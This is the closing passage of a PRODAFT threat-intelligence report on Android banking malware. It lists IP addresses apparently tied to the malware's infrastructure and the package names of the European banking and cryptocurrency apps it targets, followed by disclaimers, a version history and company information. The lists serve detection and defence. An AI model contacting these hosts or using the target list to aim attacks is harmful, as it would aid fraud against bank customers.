- 35.228.30.194
- 35.230.153.83
- 35.245.37.223
- 35.246.13.62
- 35.246.175.123
- 45.134.255.57
- 45.14.50.74
- 45.156.26.137
- 46.17.250.103
- 46.17.250.50
- 46.173.218.61
- 47.254.128.126
- 8.211.4.133
- 91.203.193.199
- 92.223.65.157
- 95.214.9.122

Targeted Applications :

- app.wizink.es
- be.argenta.bankieren
- be.axa.mobilebanking
- be.belfius.directmobile.android
- be.bmid.itsme
- be.keytradebank.phone
- bvm.bvmapp
- co.mona.android
- com.abnamro.nl.mobile.payments
- com.bbva.bbvacontigo
- com.beobank_prod.bad
- com.binance.dev
- com.bnpp.easybanking
- com.bnpp.easybanking.fintro
- com.bpb.mobilebanking.smartphone.prd
- com.coinbase.android
- com.db.pbc.miabanca
- com.db.pbc.mybankbelgium
- com.db.pwcc.dbmobile
- com.fineco.it
- com.grupocajamar.wefferent
- com.ing.banking
- com.ing.mobile
- com.kbc.mobile.android.phone.kbc
- com.kbc.mobile.android.phone.kbcbrussels
- com.kutxabank.android
- com.latuabancaperandroid
- com.mobileloft.alpha.droid
- com.starfinanz.smob.android.sfinanzstatus

- com.triodos.bankingnl
- com.unicredit
- de.comdirect.android
- de.commerzbanking.mobil
- de.dkb.portalapp
- de.fiducia.smartphone.android.banking.vr
- de.ingdiba.bankingapp
- de.number26.android
- de.postbank.finanzassistent
- de.santander.presentation
- de.sdvrz.ihb.mobile.secureapp.sparda.produktion
- de.traktorpool
- es.bancosantander.apps
- es.cm.android
- es.ibercaja.ibercajaapp
- es.lacaixa.mobile.android.newwapicon
- es.liberbank.cajasturapp
- es.openbank.mobile
- eu.unicreditgroup.hvbapptan
- exodusmovement.exodus
- it.bnl.apps.banking
- it.carige
- it.copergmps.rt.pf.android.sp.bmps
- it.icbpi.mobile
- it.iwbank.banking]
- it.phoenixspa.inbank
- it.widiba.bol
- net.inverline.bancosabadell.officelocator.android
- nl.asnbank.asnbankieren
- nl.rabomobiel
- nl.regiobank.regiobankieren
- piuk.blockchain.android
- posteitaliane.posteapp.appbpol
- posteitaliane.posteapp.appposteid
- posteitaliane.posteapp.apppostepay
- vivid.money

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

Acknowledgement
We would like to thank *"Police Cantonale Vaudoise / Switzerland"* and our advisors for their valuable guidance and support throughout this research.

The public version of the report will be shared from our Github page `https://www.github.com/prodaft`. The readers can find new samples, IOCs, and new versions of this report from our Github page as we will constantly update it based on new findings.

DISCLAIMER : This document, as well as the information contained herein, shall be deemed as proprietary and privileged information of PRODAFT and shall be subjected to articles and provisions that have been stipulated in General Data Protection Regulations and Law on Protection of Personal Data. It shall be noted that PRODAFT provides this information in an "as is" manner according to its findings, without providing any legally applicable warranty about completeness or accuracy of the content. Therefore, this report or any of its contents cannot be used as admissible proof before legal authorities.

Historique

Version	Date	Auteur(s)	Modifications
1.0	25.05.2021	PTI Team	Initial Private Release
1.1	11.07.2021	PTI Team	Initial Public Release

PRODAFT was founded as a cyber threat intelligence company in 2012.

Aimed at creating a difference through expertise, the brand has significantly evolved thanks to its apposite technologies, all of which are developed in-house.

By looking at cyber threats from a realistic perspective, PRODAFT has always positioned itself as a “professionally unconventional” provider in its field, thanks to a suite of proprietary solutions.

PRODAFT continues to serve a range of global brands and critical industries via its threat intelligence, penetration testing and security research teams.

To ensure proactive nature of PRODAFT’s solutions, our operational cycles are constantly reviewed and adapted to emerging challenges within cyber arena. Owing to this constant state of flux, PRODAFT is always prepared for the new realities and challenges of cyber security.

Our clients will never find themselves blindsided by any newly evolving cyber trend. Our commitment in this regard is the main reason behind PRODAFT’s popularity among high-profile organizations.

Contact: info@prodaft.com
Address: Y-Parc, rue Galilée 7, 1400 Yverdon-les-Bains, Switzerland